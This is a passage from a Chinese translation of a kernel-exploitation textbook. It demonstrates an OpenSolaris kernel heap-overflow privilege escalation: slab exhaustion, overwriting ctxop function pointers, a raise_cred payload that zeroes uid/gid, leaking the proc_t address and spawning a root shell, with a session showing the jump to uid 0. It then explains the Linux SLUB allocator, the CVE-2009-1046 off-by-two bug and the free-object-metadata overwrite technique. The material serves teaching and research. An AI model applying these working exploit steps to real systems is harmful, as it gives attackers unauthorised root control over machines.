                                                     + strlen(path2) + 1, KM_SLEEP);
2 nfs4_client.c        <global>                 1276 if ((args = kmem_alloc(sizeof
                                                     (*args), KM_NOSLEEP)) == NULL)
3 nfs4_client.c        <global>                 1720 if ((args = kmem_alloc(sizeof
                                                     (*args), KM_NOSLEEP)) == NULL)
4 nfs4_client.c        <global>                 1843 if ((args = kmem_alloc(sizeof
                                                     (*args), KM_NOSLEEP)) == NULL)
5 nfs4_client.c        <global>                 2057 if ((args = kmem_alloc(sizeof
                                                     (*args), KM_NOSLEEP)) == NULL)

  Lines 1-5 of 3013, press the space bar to display next lines
Find this C symbol:
Find this definition:
Find functions called by this function:
Find functions calling this function: kmem_alloc
Find assignments to:
Change this grep pattern:
Find this egrep pattern:
Find this file:
Find files #including this file:
```

图 4.4　在 OpenSolaris 的代码上运行 cscope 来查找 kmem_alloc() 调用

这是一个全是指针的结构。马上检查它是否对我们有用：

- 它的大小是 64 字节吗？

```
osol-box# mdb -k
Loading modules: [ unix genunix specfs dtrace mac cpu.generic
uppc pcplusmp rootnex scsi_vhci zfs sata sd sockfs ip hook neti
sctp arp usba uhci s1394 fctl md lofs random fcip fcp cpc crypto
logindmux ptm ufs nsmb sppp ipc nfs ]
> ::sizeof struct ctxop
sizeof (struct ctxop) = 0x40
>
```

它的大小是 0x40(a.k.a. 64)，正是我们想要的大小。

- 我们能够从用户态驱动分配吗？

```
 /*
  * 调度程序活动的系统调用接口
  * 操作总是在当前 lwp 上进行
  */
caddr_t
```

```
schedctl(void)
{
        kthread_t       *t = curthread;
        […]
        if (t->t_schedctl == NULL) {
                […]
                 installctx(t, ssp, schedctl_save,
schedctl_restore, schedctl_fork, NULL, NULL, NULL);
                […]
                 t->t_schedctl = ssp;
                […]
}
```

正如我们所看到的，schedctl() 函数调用 installctx() 函数，后者是一个系统调用，这意味着我们需要直接从用户态调用它。因为没有权限检查，也就意味着任何人可以调用它。唯一的强制要求是，当前线程的 t_schedctl 成员必须是 NULL。幸运的是，新生成的进程就是这种情况。

- 我们可以触发其中一个函数指针的一个调用吗？

```
void
savectx(kthread_t *t)
{
        struct ctxop *ctx;

        ASSERT(t == curthread);
        for (ctx = t->t_ctx; ctx != 0; ctx = ctx->next)
                if (ctx->save_op != NULL)
                        (ctx->save_op)(ctx->arg);
}

[from intel/ia32/ml/swtch.s]
ENTRY(resume)
[…]
cmpq    $0, T_CTX(%r13)         /* 当前线程需要保存 ctx 吗？ */
je      .nosavectx              /* 当为 0 时跳过调用 */
movq    %r13, %rdi              /* arg= 线程指针 */
call    savectx                 /* 调用 ctxop*/
```

savectx() 函数调用了一个函数指针（最易实现溢出，因为它在 ctxop 结构的开始），而它又在调度程序的核心文件 swtch.s 中由 resume() 函数调用。换句话说，如果我们创建一个假的 t_ctx，我们所需要做的就只是等待进程被调度。同样，恢复也很容易：一个 t_ctx==NULL 就可以跳过调用。

installcxt() 函数确实看上去非常合适，所以是时候付诸行动了。比如，虽然我们可以写一个小的汇编存根来直接进行系统调用（libc 似乎不提供一个直接来自用户态的 schedctl() 调用），我们发现了一个好用的库（libsched），这个库使得只要一个调用就能够实现我们强制分配一个新的 ctxop 结构的目标：schedctl_init()。

有了这个想法之后，我们修改了之前的代码，以便简单地去除结构内容：

```
    char        buf[200]; /* 我们会在下面控制 ovf 的大小 */
[…]
  fprintf(stdout, "[+] Force a t_ctx allocation\n");
  schedctl_init();                                              [1]
  fflush(stdout);

  memset(buf, 'A', sizeof(buf) - 1);
  fprintf(stdout, "[+] Triggering the overflow over t_ctx\n");
  req.size = 112;
  req.addr = buf;
  ret = ioctl(fd, TEST_SLABOVF, &req);                          [2]

  while(1)
    sleep(2);
}
```

我们将代码紧接着放在导致 slab 缓存耗尽的代码之后（不再需要连续的 5 个分配器了，但是我们仍然保留它们，用来反馈我们的做法是正确的）。在 [1] 中，我们强制调用了 installctx()，在 [2] 中，我们最终调用脆弱的 IOCTL 来重写新分配的 ctxop 结构。我们指定它复制 112 字节。如果我们的计算是正确的，那么将重写所有的函数指针，只留下 ctxop 结构的结尾未动。然后我们只需坐等机器崩溃……

```
osol-box# gcc -o htest3 htest3.c -lsched -m64 -lkstat
osol-box# ./htest3
[some output - then crash and reboot]
```

所有的事情和预料中的一样。我们看到了效果，OpenSolaris 内核在重启之前接受一个崩溃转储文件。在机器重启之后，我们使用之前在“kmdb：内核模块调试器”中提到的 savecore 来提取转储信息，并开始查看它。

```
osol-box# mdb /var/crash/osol-box/*.1
Loading modules: [ unix genunix specfs dtrace mac cpu.generic uppc
pcplusmp rootnex scsi_vhci zfs sata sd sockfs ip hook neti sctp arp
usba uhci s1394 fctl md lofs random fcip fcp cpc crypto logindmux ptm
ufs nsmb sppp ipc ]
> ::regs
%rax = 0x0000000000000000        %r9  = 0xffffff01895a9500
%rbx = 0x0000000000000004        %r10 = 0x000000000000003d
%rcx = 0x00000000058a5100        %r11 = 0xfffffffffb8643ee
_resume_from_idle+0xf1
%rdx = 0x000000000017807b        %r12 = 0xffffff01a7a76e00
%rsi = 0x0000000005ba9fef        %r13 = 0xffffff018bfe7880
%rdi = 0xffffff0006514000        %r14 = 0xffffff018bfe7880
%r8  = 0x4141414141414141        %r15 = 0xfffffffffbc2f5e0
cpus

%rip = 0xfffffffffbb09f22 savectx+0x2a
[…]
> 0xfffffffffbb09f22::dis
[…]
savectx+0x28:       xorl        %eax,%eax
savectx+0x2a:       call        *%r8
```

我们的做法是在 savectx() 函数内调用包含 %r8 的地址，%r8 是一系列的 0x41（A 字符的十六进制表示）。这和我们想要获取的是一致的，让我们再来确认一下：

```
> ::ps ! grep htest3
R    938    871    938    871    101 0x4a004000 ffffff01a4157910 htest3
> ffffff01a4157910::print -t proc_t p_tlist
kthread_t *p_tlist = 0xffffff01951a71a0
> 0xffffff01951a71a0::print -t kthread_t t_ctx
ctxop_t *t_ctx = 0xffffff01a648fe00
> 0xffffff01a648fe00::print -t struct ctxop
struct ctxop {
    int (*)() save_op = 0x4141414141414141
    int (*)() restore_op = 0x4141414141414141
    int (*)() fork_op = 0x4141414141414141
    int (*)() lwp_create_op = 0x4141414141414141
    int (*)() exit_op = 0x4141414141414141
    int (*)() free_op = 0x4141414141414141
    void *arg = 0xffffff0007c1d000
    struct ctxop *next = 0xffffff018c0feb80
}
>
```

确实，正如我们预期的，溢出出现了。通过使用 ::ps，我们获取了 proc_t 结构的内核态地址，并从那里获取了组成这个进程的 kthread_t 列表。由于我们使用的是单线程，第一个（也是唯一一个）地址就是所关心的。从那里得到了 t_ctx 变量；我们将其解引用并确认计算是正确的。除了最后的两个参数没有重写外，其他所有的函数指针都重写了。

由于是在 AMD64 上进行操作，并且 OpenSolaris 在该架构上实现了用户 / 内核地址空间的结合（对到用户态的指针的直接解引用没有任何的保护或控制），最难的部分已经完成。现在我们需要准备一个 payload 来提高我们的凭证，将它保存在用户态中某个可执行的区域，并修改 save_op() 来指向那里。我们也需要执行一些清理来防止错误调用可能导致的灾难。幸运的是，在这种情况下清理进程很容易：正如已经预见的，我们只需设置 t_ctx 为 NULL。在“滥用 Linux 权限模型”中，我们讲过准备一个 payload 来提升凭证的方法，所以这里不再详细说明，而是看一个简单的 OpenSolaris payload：

```
unsigned long    my_address;
int              cred_raised = 0;
[…]
int raise_cred ()
{
    proc_t   *p = (proc_t *)my_address;
    cred_t   *cred = p->p_cred;
    kthread_t *k = p->p_tlist;

    if (cred_raised)
     return 0;

    cred->cr_uid = cred->cr_ruid = cred->cr_suid = 0;
    cred->cr_gid = cred->cr_rgid = cred->cr_sgid = 0;
    /* cleanup t_ctx */
```

```
    k->t_ctx = 0;
    cred_raised = 1;

    return 0;
}
```

在前面的代码中，raise_cred() 函数使用两个外部变量（由于我们在内核态中，所以并不能控制传递的参数）my_address 和 cred_raised，以便控制它的行为。我们即将看到 my_address 是怎样设置为 proc_t 结构的内核地址的。cred_raised 是一个额外的安全度量，用来防止调用函数超过一次；虽然在这里可能并不需要，但在更复杂的情景中，它是一个有用的技巧。proc_t、kcred_t 和 kthread_t 是内核数据类型。有时候并不需要多麻烦就可以包含来自 /usr/include/sys/ 的头文件，并免费获取数据类型定义。如果不行（和用户态数据类型的兼容问题或冲突），我们可以简单地复制感兴趣的类型定义，如下面代码所示：

```
typedef struct cred {
        uint_t      cr_ref;         /* 引用计数 */
        uid_t       cr_uid;         /* 有效用户 id*/
        gid_t       cr_gid;         /* 有效组 id*/
        uid_t       cr_ruid;        /* 实际用户 id*/
        gid_t       cr_rgid;        /* 实际组 id*/
        uid_t       cr_suid;        /* “保存”用户 id（从 exec）*/
*/
        gid_t       cr_sgid;        /* “保存”组 id（从 exec）*/
*/
} kcred_t;
```

cred_t 内核数据类型需要来自多个内核头文件的额外定义（并且可能和用户态的定义冲突）。因此，我们简单地对它的相关部分进行重定义。需要注意的是，Solaris 也是用和 Linux 能力模型相似的权限模型。将通过扩展代码来处理它留作练习供读者思考。

raise_cred() 函数的余下 payload 一目了然。我们获得 cred_t 结构并将 uid 和 gid 设为 0。然后运行清理并返回。payload 这个工作完成之后，我们所需要做的是找到所依赖的 proc_t 结构的地址。OpenSolaris 内核将再一次成为我们的救星，它可以轻易地把地址输出到用户态。

```
#define PSINFO_PATH             "/proc/self/psinfo"
unsigned long get_curr_kaddr()
{
        psinfo_t        info;
        int             fd;

        fd = open(PSINFO_PATH, O_RDONLY);
        if ( fd == -1) {
                perror("[-] Failed opening psinfo path");
                return (0);
        }

        read(fd, (char *)&info, sizeof (info));
        close(fd);
        return info.pr_addr;
}
```

注意 导出 proc_t 结构在 BSD 中同样很常见（我们将在第 5 章中看到另外一个例子），并且它经常可以通过 sysctl() 调用获得。通常，查找目标操作系统所支持方法的最好手段是查看类似 ps 这样能够显示进程信息的代码（或者在非开源操作系统中，对其进行逆向工程）。

同时需要注意的是，虽然输出 proc_t 的地址这个事实是很好的，但是我们也可以通过其他方法获取可信的结构。事实上，和 Linux 很类似，OpenSolaris 利用架构的优点来保存当前线程的指针，并使其能够简单快速访问。

我们打开 /pro/self/psingo 路径，并从那里读取输出的 psinfo_t 结构。它的一个成员 pr_addr 准确地包含了我们想要的。

有了最后的这一部分，漏洞利用就已经完成。我们将它们放到一起[⊖]，以便扩展之前崩溃的代码。

```
void spawn_shell()
{
    setreuid(0, 0);
    setregid(0, 0);

    execl("/bin/bash", "bash", NULL);
    exit(0);
}

[…]
    pbuf = (unsigned long *)buf;
    for (i = 0; i < sizeof(buf) / 8; i++)
        *pbuf = raise_cred;

[…]
    while(1) {
         if (cred_raised == 1) {
                fprintf(stdout, "[+] Entering interactive
session…\n");
                spawn_shell();
        }
    }
}
```

用 raise_cred() 的地址来代替一系列的 A 填充缓存。在其他的利用中，可能不得不模仿受害结构的某部分来驱动内核路径，以便调用修改后的函数指针；在本例子中，我们幸运地不需要处理这个问题。因为有 cred_raised，所以可以使用它作为循环中的判别。一旦知道已成功执行了 payload，我们就打印一个 ssh-nostalgic 消息并生成一个具有完全权限的 shell。

```
osol-box$ gcc -o hexpl hexpl.c -lsched -m64 -lkstat
osol-box$ id
uid=101(luser) gid=10(staff) groups=10(staff)
```

⊖ 照例，完整的代码在 www.attackingthecore.com 上可以找到。

```
osol-box$ ./hexpl
[+] Getting process 1176 kernel address
[+] proc_t at ffffff018bfa01c0
[+] raise_cred at 401886
[+] 76 free buffers in 321 slabs
[+] Exhausting the slab cache…
[+] Force a t_ctx allocation
[+] Triggering the overflow over t_ctx
[+] Entering interactive session…
osol-box# id
uid=0(root) gid=0(root) groups=10(staff)
osol-box#
```

这样，我们就完成了一次 OpenSolaris 堆利用。

如果我们在 SPARC 上操作，则将不能返回用户态。我们可以使用这样的方法：在 PHRACK 64（将 shellcode 保存在 proc_t 内的进程的命令行中并跳转）上“内核攻击说明”章节中提到的相似技术。我们将在第 5 章给出该技术的介绍。

如果没有找到合适的受害对象进行溢出，我们仍然可以尝试利用 slab 内的控制结构作为媒介。可以利用这个方法作为练习，一个小小的提示：如果指向下一个可用对象的指针指示那里保存了凭据结构，并且紧接着我们使用 kmem_alloc() 来复制用户态的一个写满 0 的缓存，这将会发生什么？祝您好运。

利用 Linux 2.6 SLAB^H^HUB 分配器

我们对 Linux 对象分配器的讨论将进行得很快，因为我们可以在已学习的 OpenSolaris 实现中构造。事实上，Linux SLAB 分配器（整个 2.4 和早期的 2.6 版 Linux 内核的默认分配器）大部分是基于原始的 Solaris 实现的，并且我们可以看到非常多相同的设计，并不是通过 magazine，而是可以发现 slab 内部的控制结构放在 slab 页的开始而不是结尾处。关于 Linux SLAB [⊖] 分配器以及对它的攻击在之前提到的 PHRACK 64 上的“内核攻击说明”章节中有详细的介绍，所以我们在这里不详尽说明。

2.6.22 内核出现了一个新的分配器：SLUB 分配器。SLUB 分配器并不是第一个代替 SLAB 分配器并包含在内核中的。在这之前（在 2.6.14 版本中），已经合并了 SLOB 分配器，并能够在编译时选择更好的分配器。现今，第四种分配器也可以用了：SLQB 分配器。所有这些堆分配器都是互斥的（只能够选择一个），并向用户暴露一个共同的接口：kmem_cache_alloc()/kmem_cache_free() 用于特殊目的分配，kmalloc()/kfree()（伴随着清空缓存的变种 kzalloc()/kzfree()）用于普通目的分配。这些分配器的描述（以及安全评估和堆保护补丁）可以在 Larry H. 于 PHRACK 66 中所写的“Linux 内核堆篡改检测”[⊜]文章中找到。在本章节我们将关注 SLUB 分配器，它是 2.6.30 内核中默认的分配器，同时也是各个版本中使

⊖ 在这一节中我们使用大写的 SLAB 来指代第一个 Linux 分配器，而使用小写的 slab 来指代分配器创建的用来管理一组具有相同大小的对象的一系列连续的物理页。因此 slab 适用于本节中描写的任何一个分配器。

⊜ Larry H，“Linux 内核堆篡改检测”，PHRACK 66，网址：www.phrack.org/issues.html?issue=66%id=15#article。

用最多的。

强制性概念

SLUB 分配器试图解决 SLAB 分配器设计中的一些主要缺点：减少缓存数，除去 slab 中的元数据开销，提高可扩展性、减少代码的复杂性等要求。迫使 SLUB 分配器的作者 Christoph Lameter 编写新的分配器，完整“投诉”列表可以在他给内核邮件列表的电子邮件中找到[⊖]；照例，我们这里将关注与攻击相关的部分。

SLUB 分配器将 slab 带回了它起初的位置：拥有给定大小的对象的一个或多个页面，没有外部队列，没有 slab 内部控制结构。分配器中仅有的元数据是对象内的“下一个可用对象”指针，它允许我们将可用对象链接到一起。没有 slab 内部控制结构，分配器是如何找到第一个可用对象的呢？答案是，保存与 slab 页相关联的页结构内部对象的指针。系统上的每个物理页都有一个页结构，并且所有的页结构都保存在 mem_map 数组中，这个数组描述可用的物理内存。SLUB 分配器扩展了这个结构，并在联合（unions）中添加了成员，这样，结构的总体大小不受影响。

```
struct page {
[…]
    union {
        pgoff_t index;      /* 我们在映射中的偏移量 */
        void *freelist;     /*SLUB:freelist 要求 slab 锁 */                [1]
    };
[…]
    union {
        atomic_t _mapcount;
        struct {            /* SLUB */
            u16 inuse;                                                    [2]
            u16 objects;                                                  [3]
        };
    };
```

freelist[1] 成员指向 slab 中第一个可用的对象，inuse 追踪已经分配的对象数量，offset 指定指向下一个可用对象的指针的上述元数据存储在可用对象的哪个位置（slab 中的最后一个可用对象的指向下一个可用对象的指针设置为 NULL）。图 4.5 显示了这些元素间的相互关系。

不管内核路径何时请求对象，第一个可用对象都是通过 freelist 指针分配并返回给调用者的。freelist 指针将更新为下一个可用对象的地址，同时 inuse 的值加“-”。在至少分配一个对象后，slab 变成一个部分 slab（partial slab）。部分 slab 是分配器需要保持追踪的仅有的 slab 类型，并在 kmem_cache 结构中连接成一个链。分配器没有兴趣追踪所有对象都已经分配了的 slab（freelist==NULL），称其为满 slab（full slab），或者所有对象都是可用的 slab（inuse==0），称其为空 slab（empty slab）。

⊖ Christoph Lameter,“SLUB: 未排列 slab 分配器 V6”，网址：http://lwn.net/Articles/229096/。




图 4.5　SLUB 分配器：freelist、inuse 和 offset 之间的关系

注意　部分列表在每个NUMA 节点都有。NUMA 是非一致内存访问（Non-Uniform Memory Access）的缩写，它能够识别计算机的内存设计，可用于多进程系统，在这种系统中不同的进程处理器对不同的物理内存区域（节点）有不同的访问次数。我们这里不考虑 NUMA，为了简化讨论，我们将只在单独的全局列表（非 NUMA 系统的情况）下考虑分配器。把攻击移植到 NUMA 环境中通常是很直接的，这是因为，正如我们将要看到的，在绝大部分情况下我们只在每个 CPU 活动列表上实现。

在第一种情况（满 slab）下，分配器简单地将它们一起忽略了。一旦有一个对象变得可用，slab 就又变成一个部分 slab 并重新插入到 kmem_cache 结构的列表中。在第二种情况（空 slab）下，slab 页可以简单地返回到物理分配器。

出于对效率的考虑，对于 Solaris 分配器，系统上的每个 CPU 都拥有它自己的私有活动 slab 列表。这个列表由每个对象的一个部分或可用 slab（大小 / 类型）组成。我们将与 CPU 相关联的 slab 称为局部 slab（local slab），它们由 kmem_cache_cpu 结构跟踪。当分配器试图完成分配时，第一个访问的是局部 slab。如果有一个可用对象，就简单地返回它，如果 slab 满了，一个新的 slab 将和 CPU 关联。

在这种情况下，分配器首先在部分 slab 列表中搜索一个合适的 slab，如果没有合适的，就分配一个新的。对局部 slab 的分配遵循 LRU（Least Recently Used，最近最少使用）原则，而对新建的 slab 的分配遵循可预见的连续（上升）顺序。不用说，局部 slab 将是我们攻击的主要目标。

SLUB 的另一个有趣性质是，它默认把同样大小的不同对象分组到同一个 slab。这个设计具有显著减少缓存数的优点，但同时它也简化了对“重写下一对象”技术的利用媒介的查找。它也立即把所有对象放在了同一个等级。从攻击者的角度来看，一般目的和特别目的缓存基本上已经没有区别了，因为所有的对象都可以看做是一系列的一般目的缓存，仅仅是大小不同而已。

这个性质可以在运行时通过修改 slab_debug 变量来禁用。引用这个变量带来了和 SLAB 分配器的另一个区别。SLUB 分配器大量地提升了调试 / 跟踪系统的灵活性和细粒度。旧的分配器需要在编译时就打开调试检查，而新的分配器可以在运行时将它们打开，而且由于使用 /sys 文件系统，也可以在每个 slab 的基础上。

我们会在分析攻击方法时对 SLUB 分配器做更多的介绍；现在介绍本节的漏洞示例。

CVE-2009-1046：set_selection() 内存损坏

正如在本章开始部分介绍的，挑选 Linux 的原因是可以针对公开漏洞进行分析。本节中将讲解一个具有挑战性的漏洞：影响 Linux 内核 2.6.28.4 之前版本的 set_selection() 问题。下面是 CVE 描述该漏洞详细信息的摘要：

在 2.6.28.4、2.6.25 以及更早版本的 Linux 内核 2.6.28 的控制台选择功能，在使用 UTF-8 控制台时，允许物理相邻的攻击者通过发送少量的 3 字节长 UTF-8 字符触发双字节内存溢出，导致拒绝服务的情况。注意：并不清楚这个问题是否跨越了权限边界。[3]

虚拟控制台子系统的 set_selection() 函数具有不同的功能。我们这里关心的是和来自虚拟控制台的“选择”复制相关的一个功能。当选择屏幕上的某个区域时，这是由 GPM 控制台鼠标守护程序隐式执行的一个活动。

注意 由于虚拟控制台仅仅分配给本地终端，因此我们只能通过对本地控制台的物理访问来触发漏洞（描述中的物理相邻的攻击者中的近似攻击）。然而，总有可能通过 ptrace() 附加到另一个已分配了虚拟控制台的进程（比如，如果找到给定用户的凭证，并且这个用户当前登录了一个本地终端）并实施攻击，将攻击放入进程地址空间。在这种情况下，攻击就可以“远程”实施了，这里“远程”用于表示“物理访问”的反义词，而不是经典意思中的对目标机器的“拒绝访问”。set_selection() 问题完全是一个本地漏洞。

这里给出了易受攻击的代码路径，摘自 /drivers/char/selection.c：

```
int set_selection
   (struct tiocl_selection __user *sel, struct tty_struct *tty)
{
    unsigned short xs, ys, xe, ye;
    if (!access_ok(VERIFY_READ, sel, sizeof(*sel)))
      return -EFAULT;
    __get_user(xs, &sel->xs);
    __get_user(ys, &sel->ys);
    __get_user(xe, &sel->xe);
    __get_user(ye, &sel->ye);
    __get_user(sel_mode, &sel->sel_mode);
    xs--; ys--; xe--; ye--;

    ps = ys * vc->vc_size_row + (xs << 1);                    [1]
    pe = ye * vc->vc_size_row + (xe << 1);                    [2]
[…]
        switch (sel_mode)
```

```
        {
            case TIOCL_SELCHAR:  /* 逐个字符选择 */
                        new_sel_start = ps;
                        new_sel_end = pe;
                        break;
[..]
    sel_start = new_sel_start;
    sel_end = new_sel_end;
/* 在释放旧的缓存前分配一个新 的…*/
/*chars 最多可以有 3 字节 */
    multiplier = use_unicode ? 3 : 1;
    bp = kmalloc((sel_end-sel_start)/2*multiplier+1, GFP_KERNEL);     [3]
[…]
/* 用新数据填充缓存…*/
  for (i = sel_start; i <= sel_end; i += 2) {                          [4]
    c = sel_pos(i);
    if (use_unicode)
      bp += store_utf8(c, bp);                                         [5]
    else
      *bp++ = c;
```

在 [1] 和 [2] 中，函数计算选择的开始和结束，并考虑行的大小和数量。之后，在 [3] 中，它将选择的字节大小（sel_end-sel_start）除以 2(控制台中每个宽字符的大小)，乘以 3(内核支持的 UTF-8 编码的宽字符最大限制)，并加上一个字节，将结果用于 kmalloc() 调用。由于最后一个字符也可以分解为 UTF-8 序列的 3 个字节，分配器显然就短了两个字节，这就打开了通向一个 / 两个字节内核堆溢出的大门。

在 [4] 中，函数在所有的 16 位控制台字符上循环，如果它们是 Unicode，在 [5] 中对它们进行扩展，查看当前控制台的字体查找表。将结果值放入之前分配的缓存中。最后的结果将是溢出到所分配的对象之后的两个字节。安全社区通常将其命名为经典的“偏移两个位置”（off-by-two）漏洞，而且，正如我们所说的，它并不是一个容易修复的漏洞。

SLUB 漏洞的可靠攻击

耗尽 slab（部分 slab）直到分配一个新的，然后把一些敏感数据（比如，一个函数指针）放到一个目标对象中，最后溢出到它，这种好的旧方法对于 SLUB 分配器的一般问题也工作得很好。明显地，我们需要关心一些特殊的细节：

- 正如 Solaris 的情景，我们需要为我们的目的找到合适的对象。我们需要驱动任意数量的分配器，同时需要同等大小具有敏感数据（通常是指针）的对象。我们的方法是针对 Linux 代码使用 cscope 并捕获 kmalloc() 和 kzalloc() 调用。现在应该很清楚了，为什么将具有同样大小的多个对象放到同一个 slab 缓存中对我们有帮助。
- 我们需要跟踪分配器的行为。与 Linux(在追踪分配器方面）对应的，Solaris kstat 使用的是一个简单的文本文件，可以将它导出 /proc 文件系统内 ：/proc/slabinfo。除非有特殊安全补丁（比如，grsecurity)，否则这个文件对所有人都是可读的。

```
linuxbox$ cat /proc/slabinfo
[…]
  kmalloc-128  1124  1472  128   32  1 : tunables 0 0 0 : slabdata
  46 46 0
  kmalloc-64   5081  5632   64   64  1 : tunables 0 0 0 : slabdata
  88 88 0
  kmalloc-32   990   1152   32  128  1 : tunables 0 0 0 : slabdata
   9  9 0
```

每种缓存类型（比如，kmalloc-32）的参数项包括：已使用的对象数目（990）、对象总数（1 152）、每个对象的大小（32）以及每个 slab 中的对象数目（128）。[⊖]由于我们的目标是耗尽 slab，所以更感兴趣于前两个值。对象总数和使用中的对象数之间的差别，这给出为了得到一个新的 slab，我们需要的分配器数量。顺便说一下，解析 /proc/slabinfo 文件也可以用来判别旧的 SLAB 分配器和新的 SLUB 分配器：一般目的缓存在 SLAB 分配器中称为 size-n，而在 SLUB 分配器中称为 kmalloc-n。

- 我们需要保证一旦创建一个新的 slab 并分配给一个特定的 CPU，我们所有的分配 / 释放都将经过它。这是我们在对于 Solaris 攻击方法的讨论中忽视的，并能够轻易达到。下面的代码指出了如何在 Linux 中实现这一过程：

```
static int bindcpu()
{
    cpu_set_t set;
    CPU_ZERO(&set);
    CPU_SET(0, &set);

    if(sched_setaffinity(0, sizeof(cpu_set_t), &set) < 0) {
        perror("setaffinity");
        return (-1);
    }

    return (0);
}
```

通过简单地使用 sched_setaffinity() 调用，可以将用户态进程绑定到第一个 CPU（CPU 0）中，因此保证所有的 slub 操作将在或从同一个 CPU 缓存进行，即分配给第一个 CPU 的缓存。

完成这些操作之后，使用重写下一对象技术编写一个攻击与 Solaris 或 slab 的情况类似，我们不再进行详述。取而代之，我们将在这里关注另一个利用方法，称为重写可用对象元素据（overwrite-into-free-object-metadata）技术。从这个方法出发，我们将看到，即使是我们的 set_selection() 偏移两个位置（或偏移一个位置）的漏洞也可以转化为一次可靠的内核攻击。

⊖ 注意：32 乘 128 是 4096，正反映了一个内存页的经典大小。有 128 个 32 字节宽的对象可用的原因是，没有额外的元数据信息需要保存在 slab 中。

重写可用对象元数据技术

这里要讲的技术在以下的情景中很有用：

- 有一个少量偏移的溢出，我们无法找到一个具有敏感数据（指针、计数器、大小值等）的目标对象，且这些敏感数据在溢出可达的偏移之内。
- 我们有一个独立的特殊目的缓存，但是它存储的对象没有可用于利用的敏感数据。
- 我们处于一个特定的旁路情况，在这种情况中不允许将指针解引用到用户态。

正如我们所看到的，SLUB 分配器在可用对象内部保存了一个指向下一个可用对象的指针。在当前的 SLUB 实现中，这个指针保存在每个可用对象的开始（offset==0），[⊖]这也是为什么这个技术在少量偏移堆溢出方案中很吸引人的原因。很直接地就可以注意到，由于我们攻击的是与受害对象在同一个缓存中的一个可用对象中的元数据，我们不需要找一个额外的、合适的目标对象，使得这个方法对于任何一种缓存都可用。

可靠地重写一个可用对象和可靠地重写一个目标对象是没有区别的；在相似的攻击中使用的方法（基于一个新分配的 slab 内部可预测的分配顺序）在这里也适用。另一方面，虽然目前分配器的控制结构比较混乱，但是我们既要找到一种方法来抛出一个 shell，又要避免使其陷入不一致（阅读：准备好发动灾难）的状态。

为了找到第一个问题出栈一个 shell 的解决方案，让我们看看溢出下一可用对象指针能给我们带来什么。一个好的入手地方是对象分配常规：

```
static void *slab_alloc(struct kmem_cache *s,
                        gfp_t gfpflags, int node,
                        unsigned long addr)
{
    void **object;
    struct kmem_cache_cpu *c;
    [...]
    c = get_cpu_slab(s, smp_processor_id());
    objsize = c->objsize;
    if (unlikely(!c->freelist || !node_match(c, node)))          [1]
      object = __slab_alloc(s, gfpflags, node, addr, c);         [2]
    } else {
      object = c->freelist;                                      [3]
      c->freelist = object[c->offset];                           [4]
      stat(c, ALLOC_FASTPATH);
    }
    [...]
    return object;
}
```

检索指向当前特定 CPU 的 kmem_cache_cpu 的指针，可以将这个结构用于检索对象。特别地，freelist 成员起到了关键的作用。如果它是 NULL[1]，执行分支的第一边 [2] 并调用 __slab_alloc()（所谓的慢路径）。由于 freelist==NULL 意味着当前 slab 中没有更多的可

⊖ 这里的“当前”是指，本书的编写时间早于 2.6.30 的 Linux 版本。存储元数据的偏移量是在页结构内部跟踪的，可能在未来的版本中会发生改变。

用对象，__slab_alloc() 将从部分列表中查找另一个合适的 slab（如果没有部分 slab 可用则分配一个新的），接下来我们将在“强制性概念”一节中描述。

如果 freelist 不是 NULL，那么它的地址作为返回对象的地址 [3] 并且下一个可用对象的元数据 [4] 成为新的 freelist 地址。注意 c->offset 是如何按我们所期望的情况用于指定元数据在可用对象中的偏移量的。

